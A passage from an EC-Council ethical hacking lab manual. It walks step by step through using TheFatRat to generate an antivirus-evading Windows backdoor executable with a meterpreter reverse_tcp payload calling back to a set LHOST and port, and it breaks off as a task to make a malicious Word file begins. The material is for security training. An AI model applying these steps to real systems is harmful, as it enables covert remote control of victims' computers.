


Figure 1.6.13: Metasploit service is not running

17. You may get multiple prompts saying **Press [Enter] key to Continue...**, do so to continue.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

18. **TheFatRat** menu appears; choose **[06] Create Fud Backdoor 1000% with PwnWinds [Excelent]** by typing **6** in the menu and pressing **Enter.**




Figure 1.6.14: TheFatRat main menu

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. The **PwnWinds** menu appears. Choose **[3] Create exe file with apache + Powershell (FUD 100%)** by typing **3** in the menu and pressing **Enter.**

Figure 1.6.15: PwnWinds main menu

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

20. For **Set LHOST IP**, type **10.10.10.13** and press **Enter.**
21. For **Set LPORT**, type **4444** and press **Enter.**
22. For the **Please enter the base name for output files** option, type **payload** and press **Enter.**




Figure 1.6.16: Entering details of localhost

23. For the **Choose Payload** option, choose **[3] windows/meterpreter/reverse_tcp** by typing **3** and pressing **Enter.**




Figure 1.6.17: Choose a payload option

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

24. The details about the generated payload appear and are saved at the location **/root/TheFatRat_Generated**. Press **Enter** to continue.




Figure 1.6.18: Generated payload

25. **TheFatRat** generates a **payload.exe** file located at **root/Fatrat_Generated**, as shown in the screenshot.




Figure 1.6.19: Payload generated by TheFatRat

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 6.4

Make Malicious Word File

26. Now, to go back to the main menu, choose **[9] Back to Menu** by typing **9** and press **Enter**.

